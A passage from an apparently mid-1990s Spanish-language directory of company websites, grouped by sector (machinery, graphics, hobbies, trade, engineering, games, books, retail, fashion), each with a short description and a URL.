United Media es la propietaria de United Features Syndicate, Inc., que edita diariamente tiras cómicas como Peanuts, Doctor Fun y Dilbert, además de comics, columnas de prensa, libros, revistas y otras publicaciones.

Dirección: <http://www.unitedmedia.com>

## ***Fábrica, maquinaria y herramientas***

---

### ***Allen-Bradley***

Esta empresa de Rockwell International fabrica sistemas de automatización industrial, y ofrece suministros como software, mecanismos de control de movimiento y procesadores lógicos.

Dirección: <http://www.ab.com>

### ***AlliedSignal***

AlliedSignal Corp. es una empresa con una tecnología y procesos de fabricación avanzados que ofrece productos aeroespaciales y de automoción, químicos, fibras, plásticos y materiales avanzados a clientes en todo el mundo. Sus negocios incluyen servicios de ingeniería, aeroespaciales y de automoción.

Dirección: <http://www.os.kcp.com/home/ascorp.html>

### ***AMCOL***

AMCOL Corp. fue uno de los pioneros a la hora de fabricar muchos de los refrigerantes sintéticos que se utilizan en las industrias metalúrgicas. Fabrican lubricantes con una buena relación calidad-precio y que respetan el medio ambiente, así como aplicadores para la fabricación de tubos, forjado de cilindros, fundición y expulsión de productos no féreos.

Dirección: <http://www.pic.net/amcol/homepage.html>

### ***KK Tech International***

KK Tech fabrica sistemas de purificación de aguas y de alimentación para la cría de camarones. Esta página ofrece información sobre la empresa y sus productos, muestras de sus sistemas ultravioletas y modos de obtener más información.

Dirección: <http://www.hk.linkage.net/~kkt>

**Marshall Industries**

The Marshall Production Supplies Catalog es un catálogo que ofrece equipos de verificación y soldadura, herramientas de mano y juegos de herramientas, útiles de producción, equipos de iluminación y de aumento, estaciones de trabajo y manipulación de materiales.

Dirección: <http://www.marshall.com>

**PHD**

PHD afirma que si algo se mueve, ellos lo fabrican. PHD fabrica productos de automatización industrial como cilindros, culatas y sensores integrados. Su página ofrece una amplia información sobre sus productos, y noticias sobre la empresa y el sector.

Dirección: <http://www.phdinc.com>

**Plexus**

Esta empresa es conocida por el diseño y verificación de productos, pero también tienen una división de fabricación y una filial de servicios de ingeniería. Plexus ofrece servicios para que otras empresas puedan poner sus productos en el mercado.

Dirección: <http://www.plexus.com>

**Qosina**

Esta empresa en fase de crecimiento suministra productos y servicios a la industria médica OEM. Su página muestra un listado de ferias futuras, un catálogo de la empresa e información sobre Qosmedix, que suministra muestras desechables a la industria cosmética.

Dirección: <http://www.qosina.com>

**Supply Line**

Supply Line es una fuente de información sobre equipos nuevos y usados para sectores como el de la forestación, construcción, transporte y minería. Facilita información sobre futuras subastas, vendedores de equipamiento, fabricantes y concesionarios. También le permiten que anuncie sus propios equipos en esta ubicación.

Dirección: <http://www.supplyline.com>

**Tecfen**

Tecfen Corp. comercializa productos médicos y de exteriores, incluyendo equipos de emergencia y rescate.

Dirección: <http://www.tecfen.com>

**TracNet**

TracNet, una división de Corbetco, Inc., ofrece información sobre tractores y otros equipos pesados. Ofrecen la posibilidad de que los minoristas comercialicen sus productos y que los compradores exploren una ubicación bien provista de material. Además, disponen de un catálogo y un sistema de búsqueda de equipos para facilitar el proceso de compra.

Dirección: <http://www.tracnet.com>



## **Gráficos y efectos especiales**

---

### **Algorithm Inc.**

Algorithm Inc. es una empresa de investigación y desarrollo que se especializa en programación gráfica y realidad virtual. Además ofrece vínculos a información relacionada con una selección interesante de libros y CD-ROM.

Dirección: <http://www.algorithm.com>

### **Art Store**

Art Store es una galería de arte virtual que permite observar minirrepresentaciones secuenciales de bocetos realizados por artistas contemporáneos. Cada gráfico va acompañado de una descripción y de una declaración del artista, y también ofrece la posibilidad de solicitar determinadas láminas.

Dirección: <http://www.gtp.com/art>

### **Beautiful Beautiful Women**

Esta empresa vende CD-ROM de —como puede imaginar— mujeres muy guapas. Se incluye un calendario y un protector de pantalla sin ningún coste adicional.

Dirección: <http://www.cts.com/browse/bbw>

### **Century III**

Century III es una empresa de producción, postproducción y multimedia. En la página se encontrarán muestras de sus proyectos actuales e información sobre los tipos de servicios de postproducción, equipos e instalaciones que ofrecen.

Dirección: <http://www.digital.net/-century3>

### **ERDAS**

ERDAS se especializa en software para el procesamiento de imágenes, GIS, y copias fotográficas. Entre las aplicaciones de su software se incluyen sistemas de gestión de recursos naturales, control medioambiental, planificación regional y urbana y selección de emplazamientos, exploración geotécnica, forestación, cartografía, agricultura y defensa.

Dirección: <http://www.erdas.com>

### **Picture Network International**

PNI ofrece más de 250.000 imágenes procedentes de las 35 agencias fotográficas más prestigiosas del mundo. Entre sus temas se encuentran alimentación, negocios, viajes, historia, ciencia y medicina, además de imágenes sobre personalidades y las estaciones del año.

Dirección: <http://pni4news.wwa.com>

### **Precision Digital Images**

Precision Digital Images ofrece un abanico de soluciones para los sistemas de procesamiento digital de imágenes de alto rendimiento para aplicaciones comerciales y profe-

sionales como procesamiento de imágenes en medicina, visión artificial, realidad virtual y videoconferencias.

Dirección: <http://www.precisionimages.com>

### **SciNetPhotos**

Esta es una ubicación interactiva que sirve de escaparate para el trabajo de Hank Morgan Photography, que se especializa en fotografía científica. Hay más de 30.000 imágenes disponibles.

Dirección: <http://www.scinetphotos.com>

### **Sudden Images**

Sudden Images utiliza las presentaciones realizadas con Persuasion o Power Point y las convierte a diapositivas en color en un plazo de 24 horas. Su página incluye indicaciones sobre cómo hacer diapositivas profesionales y métodos para crear presentaciones de alta calidad.

Dirección: <http://www.slideimages.com/browse/slides>

## **Hobbies**

---

### **Aristo-Craft Trains**

Con la ayuda de un foro interactivo, contactos de correo electrónico, información sobre productos, catálogos y grandes planes ferroviarios de todo el país, Aristo-Craft hace de las maquetas de trenes algo divertido y accesible.

Dirección: <http://www.aristocraft.com/aristo>

### **Atlas Model Railroad**

Atlas le ayuda a iniciarse en el coleccionismo de trenes en miniatura. En su página, se facilitan medios ferroviarios, un catálogo de productos, un directorio de las tiendas Atlas, ilustraciones de maquetas de trenes y un programa de maquetación en software para ayudar a que todos sus entusiastas mejoren sus maquetas y composiciones.

Dirección: <http://www.atlasrr.com>

### **BoatWorks**

BoatWorks es un mercado interactivo de lanchas y productos y servicios afines, que presenta información sobre botes en venta, productos de los fabricantes, complementos y accesorios, vacaciones y una sección para conversación.

Dirección: <http://www.boatworks.com>

### **Gardener's Supply**

Gardener's Supply es una empresa de jardinería cuyo fin es hacer llegar los placeres y satisfacciones de la jardinería al mayor número de gente posible. Su catálogo ofrece soluciones prácticas y ecológicas para disfrutar más el tiempo dedicado a la jardinería.

Dirección: <http://www.cybermall.com/cymont/gardener>

**Great Outdoor Recreation Pages**

GORP ofrece información sobre actividades al aire libre, aparejos necesarios, ideas para viajes y seguridad.

Dirección: <http://www.gorp.com>

**Houseworks**

Houseworks es un líder mundial en la fabricación, distribución y venta al por menor de casas de muñecas y de componentes y accesorios para construcción en miniatura. Ofrecen un catálogo de productos para los aficionados, un manual sobre cómo construir casas de muñecas en miniatura y una oficina de información abierta las 24 horas del día.

Dirección: <http://www.miniatures.com>

**International Treasure Hunters Exchange**

International Treasure Hunters Exchange es el lugar al que deben dirigirse los buscadores de tesoros de todo el mundo. La página ofrece una selección ecléctica de información relacionada con los tesoros. Ofrecen noticias de todo tipo, desde naufragios hasta sistemas de detección de metales.

Dirección: <http://www.treasure.com>

**Kingswood Kranium**

Kingswood Advertising es una agencia de publicidad; sin embargo, esta página está dedicada únicamente al entretenimiento. Intentan explorar las profundidades de la mente humana ofreciendo preguntas disparatadas e información.

Dirección: <http://www.kingswood.com>

**Lvalue**

Lvalue es una ubicación interactiva que ofrece una galería de arte, una tienda de posters y una sala de pasatiempos. La galería de arte muestra las obras puestas a la venta procedentes de una muestra de artistas internacionales, mientras que en la sala de pasatiempos los usuarios pueden participar en concursos donde tienen que averiguar el nombre de los autores de citas literarias.

Dirección: <http://www.lvalue.com>

**Magical Secrets**

Conviértase en un mago o disfrute simplemente de la magia con la ayuda de Magical Secrets. Esta página le permite solicitar accesorios de magia, trucos, efectos, ilusiones, posters y obras de arte. Sirve como guía para explorar la magia en otros puntos de reunión gracias a «Magical Links».

Dirección: <http://www.magical.com>

**Marine Network**

Marine Network ofrece una base de datos de las compañías marítimas de toda la nación. Todas las empresas enumeradas ofrecen productos y servicios marítimos así como información sobre barcos disponibles y propiedad de terrenos ribereños.

Dirección: <http://www.marinenetwork.com/-marinent>

### **Sailboats**

Sailboats Inc. enseña a navegar a la gente, a conocer las mareas y facilita la compra de un yate a través de Internet.

Dirección: <http://www.sailboats-inc.com>

### **Trading Card World**

Esta página ofrece listados de vendedores, fechas y emplazamientos de ferias, y un diccionario de cromos que contiene todas las palabras relativas al intercambio de cromos sobre deportes u otros temas.

Dirección: <http://www.tradingcard.com>

## **Importación y exportación**

---

### **Actrade International**

Actrade ayuda a que las pequeñas empresas americanas tengan éxito en el comercio de exportación y en el comercio nacional. Actrade se especializa en la distribución de equipos de calefacción, aire acondicionado, refrigeración, lavandería y planchado en los mercados europeos, de América del Sur, la zona del borde del Pacífico y Oriente Medio.

Dirección: <http://actrade.interse.com>

### **InfoAsia**

InfoAsia investiga las políticas gubernamentales y comerciales de los países asiáticos de forma que las empresas europeas y americanas puedan disfrutar de un mayor acceso a los mercados asiáticos. InfoAsia también ofrece información sobre congresos y acontecimientos actuales en países asiáticos.

Dirección: <http://www.infoasia.com>

### **Muscovy Imports**

Muscovy Imports representa a los artistas contemporáneos que trabajan en Rusia en la actualidad, pintores y escultores reconocidos internacionalmente, además de jóvenes valores que empiezan a despuntar. Esta página muestra pinturas al óleo, esculturas de bronce, joyería y objetos de arte que siguen la tradición de Fabergé.

Dirección: <http://www.branch.com/muscovy>

### **North Atlantic Resources**

Esta empresa de gestión comercial exporta distintos artículos a Rusia. La empresa además busca alianzas con aquellas empresas que estén interesadas en trabajar a ambos lados del Atlántico. Su página está dedicada a la historia y proyectos de la empresa así como a información sobre oportunidades de inversión.

Dirección: <http://www.nar.com>

**Trade Compass**

Trade Compass ofrece información sobre comercio internacional tanto a comerciantes como a clientes interesados. Los datos que ofrecen se actualizan habitualmente y se dividen en cuatro categorías: Trade News (Noticias comerciales), Marketplace (Mercado), Trade Library (Biblioteca comercial) y Trade Forum (Foro comercial).

Dirección: <http://www.tradecompass.com>

**Trade Reporting and Data Exchange**

T.R.A.D.E. Inc., ofrece información sobre importación y exportación a empresas y fabricantes de los Estados Unidos de forma que sigan siendo competitivos y amplíen sus mercados. La información se ofrece en un sistema de recuperación en CD-ROM.

Dirección: <http://www.tradeinfo.com>

**Ingeniería**

---

**Da Vinci Design**

Da Vinci se especializa en herramientas personalizadas para ingeniería y patentes. Su página ofrece un FAQ con información sobre patentes y tiene vínculos a otros recursos interesantes sobre ingeniería.

Dirección: <http://www.sccsi.com/DaVinci/davinci.html>

**DynAl**

DynAl es una empresa de ingeniería que se esfuerza en ofrecer aplicaciones prácticas y de sentido común para una gran variedad de problemas relativos a programación e ingeniería.

Dirección: <http://www.dynal.com>

**Electrotek Concepts**

Electrotek Concepts es una empresa de servicios de ingeniería que soluciona problemas industriales de alimentación y distribución de la energía. La empresa aporta soluciones nuevas y económicas para aumentar la eficacia en el transporte eléctrico.

Dirección: <http://www.electrotek.com>

**Felix Heating, Ventilation, and Air Conditioning**

Fernando Felix es un contratista autorizado de sistemas de climatización. Esta página ofrece el teléfono de la empresa y su dirección de correo electrónico.

Dirección: [http://www.catalog.com/rmg/fhac\\_01.htm](http://www.catalog.com/rmg/fhac_01.htm)

**ICEM CFD Engineering**

ICEM CFD Engineering fabrica software para dinámica de fluidos y sistemas electrónicos de simulación de enfriamiento. Su página incluye un listado de vínculos conexos.

Dirección: <http://www.icemcfd.com>

### **InterCAD**

InterCAD se especializa en la conversión de planos de ingeniería en sistemas CAD computerizados y bases de datos.

Dirección: <http://www.village.com/intercad/welcome.html>

### **Maya**

Los ingenieros de Maya, especialistas en factores humanos y diseñadores gráficos ayudan a que los clientes desarrollen productos de tecnología avanzada que sean funcionales, estéticamente atractivos y fáciles de usar.

Dirección: <http://www.maya.com/J>

### **Silver Engineering**

Esta empresa de alta tecnología desarrolla sistemas espaciales y equipos de soporte en tierra firme. Ofrecen asistencia en el diseño y productos que van desde componentes para satélites hasta equipos de simulación.

Dirección: <http://www.isso.org/Industry/Silver/silver.html>

### **Teledyne Brown Engineering**

Teledyne Brown Engineering ofrece su apoyo a los programas espaciales y de defensa de los Estados Unidos. Han mejorado la iniciativa espacial de los Estados Unidos, su sistema de defensa y los servicios relacionados con el medio ambiente.

Dirección: <http://www.tbe.com>

### **Viewlogic Systems**

Viewlogic Systems desarrolla programas de software para los mercados de diseño automatizado e ingeniería informatizada. Su página facilita direcciones de empresas e información sobre sus servicios de consultoría.

Dirección: <http://www.viewlogic.com>

## ***Investigación y tecnología***

---

### **AT&T Bell Laboratories**

Consulte los proyectos actuales de AT&T Bell. Este servidor ofrece información sobre las investigaciones que están llevando a cabo en los laboratorios Bell y vínculos a otros temas y páginas afines.

Dirección: <http://www.research.att.com>

### **designOnline**

designOnline facilita información sobre sistemas de diseño. Incluye información sobre empresas de diseño (incluyendo carpetas de trabajo y curriculums), productos y servicios y las últimas noticias y avances en la industria del diseño.

Dirección: <http://www.dol.com>

**Enterprise Integration Technologies**

EIT es una firma de consultoría, investigación y desarrollo que se especializa en sistemas de información, software y servicios del Web.

Dirección: <http://www.eit.com>

**GammaLink**

GammaLink fue uno de los primeros desarrolladores de herramientas de fax para computadoras. En la actualidad juega un papel importante en el mercado de los fax para PC. Además, es uno de los principales distribuidores de plataformas de fax para muchas aplicaciones informáticas de fax.

Dirección: <http://www.gammalink.com>

**GIS World**

GIS (Sistemas de información geográfica) es un sistema de gestión y manipulación de datos geográficos. Son los creadores de las revistas *GIS World* y *Business Geographics* y editan el anuario *GIS World Sourcebook*.

Dirección: <http://www.gisworld.com>

**Huntsville Microsystems, Inc**

HMI fabrica emuladores de microprocesador, herramientas de análisis lógico y programas de depuración subordinados. También desarrollan un paquete de software avanzado llamado Source-Gate II para análisis y depuración de software.

Dirección: <http://www.hmi.com>

**IIT Research Institute**

Esta institución no lucrativa desarrolla aplicaciones técnicas destinadas a sectores como el de la sanidad y el medio ambiente para la industria e instituciones gubernamentales.

Dirección: <http://www.iitri.com>

**Language Engineering Corp.**

Language Engineering Corp. es una empresa especializada en el procesamiento del lenguaje entre personas que hablan distintos idiomas y entre personas y computadoras. LEC desarrolla aplicaciones de software para traducción y sistemas para procesamiento del lenguaje.

Dirección: <http://www.lec.com>

**Nanothinc**

Nanothinc es una empresa especializada en «nanotecnología», ciencia que se dedica a la fabricación de máquinas diminutas. Por ejemplo, fabrican un aparato tan pequeño que se puede introducir en el riego sanguíneo con el fin de limpiar nuestras arterias.

Dirección: <http://www.nanothinc.com>

**SIGS Publications**

SIGS ofrece información sobre tecnología relacionada con el software. Esta página resalta el programa SIGS, que ofrece conferencias para el aprendizaje de programas de software y temas afines, información sobre su especialidad, y títulos en CD-ROM y vídeo. También ofrecen vínculos a ubicaciones del sector e información sobre futuros acontecimientos.

Dirección: <http://www.sigs.com>

**SRI International**

En sus orígenes estaba afiliada a la Univesidad de Stanford y se llamaba Stanford Research Institute (Instituto de Investigación de Stanford); en la actualidad, SRI es una organización que se dedica a la investigación de temas de ingeniería, ciencias y tecnología, y a asuntos de economía y política.

Dirección: <http://www.sri.com>

---

**Juegos****Adventure OnLine Gaming**

Este servicio de juegos interactivo desarrolla juegos de rol para varios jugadores. Los usuarios de la ubicación pueden probar nuevos juegos, leer artículos y relatos en su revista *Adventure Zine* y participar en distintos concursos.

Dirección: <http://www.gameworld.com>

**Game Experience**

La ubicación Web de Game Experience facilita información sobre sus productos y sobre cómo solicitar juegos para Sony PlayStation, Sega Saturn, 3DO, Super NES, Sega Genesis y para los CD-ROM de PC.

Dirección: <http://www.gamex.com>

**Gamer's Den**

Esta ubicación se especializa en juegos de correo electrónico para varios jugadores (PBME) y en la actualidad tienen a la venta un juego espacial llamado Phoenix. Después de dos partidas gratuitas, el jugador puede comprar una cuenta interactiva y continuar jugando. También ofrecen información sobre futuras ofertas de juegos y publicaciones del sector.

Dirección: <http://www.den.com>

**Lava Mind**

Lava Mind es una empresa que se especializa en el desarrollo de juegos. La página ofrece críticas sobre distintos productos e información sobre sus juegos, incluyendo *Gazillionaire* y *Zapitalism*. También se puede echar una ojeada a los últimos juegos de la empresa, seguir vínculos a otras ubicaciones de juegos o leer críticas de películas, libros y artículos.

Dirección: <http://www.lavamind.com>



**OKbridge - «Bridge on the Internet»**

OKbridge permite que personas en distintos países jueguen al bridge a través de Internet. Este club de bridge, que permanece abierto las 24 horas del día, tiene un precio moderado y se puede acceder a él de forma sencilla, y proporciona juego, juego por parejas y juego en equipo.

Dirección: <http://www.cts.com/browse/okbridge>

**Outland**

Outland es un centro de juegos interactivo en el que los usuarios pueden jugar con otros usuarios de cualquier parte del mundo a través de Internet u obtener información sobre otras ubicaciones Web de juegos. Por una pequeña cuota, los usuarios tienen acceso ilimitado a juegos como el ajedrez, Spaceward y Backstab.

Dirección: <http://www.outland.com>

**Rocket Science Games**

Rocket Science es una empresa de entretenimiento que diseña y fabrica juegos para vídeo y CD-ROM. Estas páginas contienen información sobre sus juegos actuales, productos interactivos, y noticias de empresa.

Dirección: <http://www.rocketsci.com>

**Virtual World Entertainment**

Virtual World Entertainment fue la primera empresa del mundo en introducir un parque temático digital en el Web. Las páginas de VWE ofrecen información detallada sobre sus juegos interactivos, un listado de los Grandes Maestros de 1995 y otros vínculos interesantes.

Dirección: <http://www.virtualworld.com>

**VR Slingshot**

VR Slingshot es un juego de simulación en 3-D sobre una pelea de perros que está disponible en versión demo y a la venta. Presentan tres ciberdeportes emocionantes: Energy-Duel, Disc Eliminator y Cyberball. Para más información, consulte esta página Web.

Dirección: <http://www.cts.com/browse/vrman>

## **Libros y publicaciones**

---

**Britannica Advanced Publishing**

Britannica Online ofrece una base de datos con una colección de los últimos artículos de Britannica, cientos de artículos aún sin publicar, el diccionario *Merriam-Webster's Collegiate Dictionary* y el libro *Britannica Book of the Year*.

Dirección: <http://www.eb.com>

**Castle Hill Books**

Esta empresa se especializa en el almacenamiento de libros antiguos y descatalogados sobre arqueología, topografía y campo ingleses.

Dirección: <http://www.kc3ltd.co.uk/business/castlehi.html>

**Federal Employees News Digest**

La ubicación Web de la edición semanal del *Federal Employees News Digest* ofrece información sobre la publicación, sus características, un foro de lectura y un mercado de libros y otras publicaciones que ofrece la empresa.

Dirección: <http://www.clubfed.com>

**Haslam's Book Store**

Haslam's Book Store se especializa en libros nuevos, usados y agotados. El usuario, que dispone de un amplio archivo y de un sistema sencillo de búsqueda, podrá encontrar incluso los libros más singulares. La página de Haslam también ofrece vínculos a muchas otras editoriales.

Dirección: <http://www.haslams.com/haslams>

**InfoCafe**

InfoCafe es una librería interactiva que se especializa en libros sobre computadoras y el mundo empresarial. Si no encuentra el libro que desea, pruebe el sistema de búsqueda interactiva.

Dirección: <http://www.infocafe.com>

**MultiMania Production**

MultiMania Production son los creadores de *The Baguette*, una revista interactiva que se ofrece tanto en inglés como en francés y que expone temas típicamente franceses como la Torre Eiffel o la caza de caracoles. Además ofrece información sobre suscripción.

Dirección: <http://www.mmania.com>

**Multimedia Newsstand**

Suscríbase a su revista favorita o solicite su vídeo preferido en esta ubicación interactiva, que dispone de más de 200 vídeos y 500 revistas a las que suscribirse.

Dirección: <http://www.mmnewsstand.com>

**Pan Asian Publications**

Pan Asian distribuye productos asiáticos incluyendo libros bilingües, cintas de vídeo, cintas de cassette, y CD-ROM. Se dedican a la importación al por mayor de publicaciones asiáticas escritas en distintas de lenguas para librerías, escuelas y otros centros de información de los Estados Unidos y Canadá.

Dirección: <http://www.panap.com>

**Virtual Book Shop**

Virtual Book Shop ofrece una selección de libros únicos y originales de forma interactiva. Dispone de todo tipo de temas por lo que siempre podrá encontrar algún libro que le interese. Esta página nos presenta un catálogo interactivo, un listado de las librerías asociadas y una utilidad de búsqueda para la base de datos.

Dirección: <http://www.virtual.bookshop.com>

**WordsWorth Books**

WordsWorth Books es una librería situada en Harvard Square que ofrece unos precios económicos. Su web facilita información sobre editores, los servicios que ofrecen y el servicio Virtual WordsWorth que proporciona un acceso interactivo a bases de datos, catálogos, sistemas de búsqueda para libros difíciles de encontrar y un listado de premios literarios.

Dirección: <http://www.wordsworth.com>

**Mercancías y mercado**

---

**1-800-FLOWERS**

1-800-FLOWERS facilita el acceso a un servicio interactivo de compra de flores así como información sobre su envío. Esta página ofrece además información sobre temas de interés especial como concursos, acontecimientos y promociones.

Dirección: <http://www.800flowers.com>

**Absolutely Fresh Flowers**

Absolutely Fresh Flowers se especializa en el cultivo de claveles en miniatura en invernaderos. Sus envíos, que llegan a todo Estados Unidos, contienen cerca de 150 claveles de diferentes colores y se garantiza que se conservarán como mínimo dos semanas.

Dirección: <http://www.cts.com/browse/flowers>

**Access Market Square**

La página de Access Market Square ofrece un catálogo dividido en varias secciones: servicios, arte, alimentación, joyería, electrónica, moda y vídeos. Describen cada producto y explican cómo se puede conseguir. Más que un catálogo, es casi un centro comercial.

Dirección: <http://www.amsquare.com>

**Adirondack Trading**

Adirondack vende distintas mercancías, incluyendo sillas, lámparas, velas, mermeladas, gelatinas, jarabe de arce, etc.

Dirección: <http://www.amsquare.com/america/adtrade.html>

**Bargaineers**

Bargaineers es una red que suministra productos, por debajo de su precio al por mayor, a empresas y consumidores. En sus secciones de deportes, juguetes, productos electrónicos, moda, muebles, joyería, etc. se ofrecen artículos que provienen de excedentes de empresas como Memorex, Minolta, AT & T y Leeds.

Dirección: <http://www.bargaineers.com>

### **Basket Mania**

Basket Mania ofrece una variedad de cestas creativas que, a la hora de hacer regalos, se adaptan a todos los gustos y necesidades.

Dirección: <http://www.basket.com/basket>

### **Body Shop**

Body Shop es una empresa que vende productos ecológicos para el cuidado de la piel y el cabello. Su página tiene el aspecto de una revista y contiene artículos sobre temas sociales y de concienciación ecologista así como consejos y secretos de belleza.

Dirección: <http://www.the-body-shop.com>

### **Branch Mall**

Esta empresa ofrece un catálogo en el que se describe una amplia gama de oportunidades de negocio además de artículos puestos a la venta en su mayoría por pequeños fabricantes.

Dirección: <http://www.coffee.com>

### **CARDS**

«Can't Always Remember DateS» ha establecido esta ubicación, en la que nos muestra y vende sus tarjetas de cumpleaños, agradecimiento, vacaciones y felicitación.

Dirección: <http://www.c-a-r-d-s.com/cards>

### **Comtrad Industries**

Comtrad vende clavijas para teléfonos inalámbricos, altavoces y un sistema de conservación de alimentos en caliente o frío llamado Koolatron Space-Age.

Dirección: <http://www.icw.com/comtrad>

### **DuPont Performance Lubricants**

Esta página Web, facilita información y datos actualizados referentes a los productos de lubricación de DuPont. Estos productos están destinados a cubrir las necesidades de las industrias aerospacial, automovilística y aeronáutica.

Dirección: <http://www.lubricants.dupont.com>

### **Flotation Technologies**

Flotation Technologies fabrica mecanismos de flotación, incluyendo boyas y componentes de flotación ROV y sumergibles. La ubicación Web de Flotec ofrece información y noticias sobre sus productos flotantes y artículos procedentes del boletín de Flotec.

Dirección: <http://www.flotec.com>

### **Flower Stop**

Solicite flores frescas de forma interactiva a través de Flower Stop. La página ofrece la posibilidad de mandar cualquier tipo de flor o arreglo floral FTD.

Dirección: <http://www.flowerstop.com/fstop>

**Hot Deals Deadwear**

Hot Deals Deadwear ofrece toda la parafernalia y género del grupo Grateful Dead, incluyendo camisetas y maletines con material gráfico de Grateful Dead. La página ofrece información sobre los títulos de sus canciones y sus letras, y vínculos relacionados con Deadhead.

Dirección: <http://www.hotdeal.com/deadwear>

**JCPenny**

La tienda interactiva de JCPenny presenta un catálogo de ropa, mobiliario y servicios.

Dirección: <http://www.jcpenny.com>

**Joke City**

Esta empresa, que se proclama como «la tienda más graciosa del mundo», ofrece lo último en artículos de broma. Si alguna vez se ha preguntado donde encontrar un vómito falso, cabezas reducidas, bombas fétidas o monedas con doble cara, este es el lugar.

Dirección: <http://www.jokecity.com>

**Jostens Ambition Achieved**

Jostens Ambition Achieved es el lugar en el que seleccionar y comprar anillos de universidad. La página también ofrece información sobre otros productos para graduaciones, al igual que permiten la posibilidad de recibir la edición impresa del catálogo de la empresa.

Dirección: <http://www.jostens.com>

**JoyMe by Mail**

JoyMe by Mail ofrece descuentos en los libros y CD-ROM más vendidos. JoyMe facilita un listado completo de títulos disponibles aparte de instrucciones para solicitar un catálogo impreso.

Dirección: <http://www.joyme.com>

**National InterAd**

Patrocinado por The Cobalt Group, National InterAd es un centro interactivo de anuncios por palabras ilustrados. Este se divide en secciones como propiedades inmobiliarias, vehículos y oportunidades de negocio. Además, las páginas de National InterAd permiten que los usuarios inserten sus propios anuncios contactando con la empresa.

Dirección: <http://www.nia.com>

**Newbury Comics**

Esta empresa vende de todo, desde camisetas y compact discs hasta lámparas hechas de lava. También disponen de información sobre música alternativa de Nueva Inglaterra.

Dirección: <http://www.newbury.com>

**ONSALE**

ONSALE es un centro de subastas interactivo donde los precios y disponibilidad cambian en función de la demanda por parte de los clientes. La mayoría de los pro-

ductos que se ofrecen son coleccionables o están a punto de agotarse. Los clientes pueden comprar por categoría, fecha de cierre o precio. Todas las compras se hacen directamente a las propias empresas.

Dirección: <http://www.onsale.com>

### ***Pennsylvania Dutch Marketplace***

Esta ubicación ofrece alimentos, flores y otros productos hechos por Pennsylvania Dutch. Productos Hershey, carnes y quesos procedentes de Kutztown Bologna Company, edredones de Lancaster County Quilt Company, todos están aquí junto con otros productos exclusivos.

Dirección: <http://www.padutch.com>

### ***PreVent***

PreVent es un medidor desechable del nivel de alcoholemia que puede llevar a cualquier parte con el fin de determinar si está en condiciones de conducir. Esta página ofrece instrucciones sobre la utilización de PreVent además de información sobre las consecuencias de conducir en estado de embriaguez.

Dirección: <http://www.prevent.com>

### ***Ring of Fire Enterprises***

Esta empresa se especializa en productos como pegatinas para coche, matrículas, camisetas y videos. Ofrecen un catálogo interactivo para curiosar.

Dirección: <http://www.backporch.com>

### ***Sharper Image***

Sharper Image ofrece un catálogo interactivo que nos presenta sus últimos productos. Además se incluyen secciones sobre artículos especiales, cupones de descuento y ofertas del mes.

Dirección: <http://www.sharperimage.com/tsi>

### ***Shihadeh***

Shihadeh ha creado esta Enciclopedia sobre alfombras orientales para proporcionar información sobre las alfombras, su historia, precios y métodos de limpieza. Además, se pueden comprar y vender alfombras en su bazar oriental.

Dirección: <http://www.orientalrugs.com>

### ***Upscale Wholesale Shop***

Upscale Wholesale ofrece una amplia gama de productos con precios al por mayor. Entre los artículos que se ofrecen hay productos para el entretenimiento, accesorios para el automóvil y su mascota, y sistemas de seguridad personales o profesionales.

Dirección: <http://www.upscale.com>

### ***Venger's Orchids***

Venger's Orchids es principalmente una empresa de pedidos por correo que se dirige a los aficionados a las orquídeas. Sin embargo, disfrutan de un negocio local flore-

ciente y siempre dan la bienvenida a aquellos que quieran visitarlos. Su página también ofrece listados de orquídeas, anuncios y demandas.

Dirección: <http://www.usa.net/venger>

### ***White Rabbit Toys***

White Rabbit Toys es una empresa situada en Ann Harbor, Michigan. Ofrece una amplia gama de juguetes educativos e imaginativos procedentes de todo el mundo. Se puede visitar la tienda y hacer pedidos interactivamente.

Dirección: <http://www.toystore.com>

### ***Zeke's General Store***

Situada en Central Arizona, Zeke's ofrece una gran variedad de productos que van desde semillas de chili, pacanas y plantas, hasta excedentes de software y productos informáticos. Zeke's ofrece además vínculos a otras ubicaciones interesantes del Web.

Dirección: <http://www.zekes.com>

## ***Moda y ropa***

---

### ***American Diamond Exchange***

Esta página ofrece información sobre diamantes y permite que el usuario vea la colección de la empresa. También exponen ideas para diseño y restauración de joyas así como oportunidades de trabajo y negocios.

Dirección: <http://www.adexnet.com>

### ***Barnum Shoe***

Barnum Shoe es un vendedor de calzado. Su página Web informa sobre la empresa y presenta un catálogo de calzado para hombre y mujer y otros artículos.

Dirección: <http://www.tiac.net/users/pwb/barnum.html>

### ***Blue Chip Designs***

Blue Chip Design recicla chips de computadoras y crea con ellos bisutería de «alta tecnología»

Dirección: <http://www.cybermall.com/cymont/bluechip/bcyb003.htm>

### ***Burlington Coat Factory***

Burlington Coat Factory fabrica prendas de vestir y ropa de hogar como almohadas, sábanas y colchas. También ofrecen información sobre sus establecimientos y ofertas de empleo.

Dirección: <http://www.coat.com>

### ***Colortech***

Colortech es un fabricante y distribuidor de camisetas estampadas, ropa informal, sombreros, etc. En esta página se pueden ver sus productos, crear un diseño perso-

nalizado, descubrir cómo obtener una camiseta de regalo y realizar pedidos interactivos.

Dirección: <http://www.webcom.com/-color>

### ***Historical Interaction***

Historical Interaction ofrece una colección única de monedas antiguas engarzadas a mano para crear piezas de joyería. Entre sus productos se incluyen monedas acuñadas con las figuras de Alejandro Magno, Trajano y Constantino, además de reales de plata y escudos de oro.

Dirección: <http://www.cts.com/browse/khobbs>

### ***Merrell Footwear***

Merrell Footwear ofrece calzado deportivo como botas de marcha, sandalias deportivas y botas de ski. Esta página nos muestra información sobre la empresa y un catálogo de productos.

Dirección: <http://www.outdoorlink.com/merrell>

### ***Milne Jewelry Title Page***

Milne Jewelry Co. nos presenta su catálogo interactivo de piezas de joyería Southwestern realizadas a mano con piedras auténticas y plata de ley. Entre sus productos encontramos desde pasadores de corbata, medallones y pendientes hasta fetiches Zuni. Su página Web también describe la historia de la joyería artesanal de los indios americanos.

Dirección: <http://www.branch.com/milne/Milne01.html>

### ***Net Threads***

Net Threads ofrece una línea de ropa y productos relacionados con Internet, como camisetas estampadas, almohadillas para el ratón, correo electrónico personalizado, camisetas bordadas, tazas de café y pegatinas para parachoques con un diseño personalizado (con la dirección de correo electrónico o de la página Web).

Dirección: <http://www.mindspring.com/net-head/home.html>

### ***NetDiamonds***

Esta página nos muestra un catálogo de joyería de NetDiamonds. En él se podrán encontrar desde pendientes de diamantes hasta brazaletes de oro, todos con garantía de calidad.

Dirección: <http://www.netdiamonds.com/netdiamonds>

### ***new stuff***

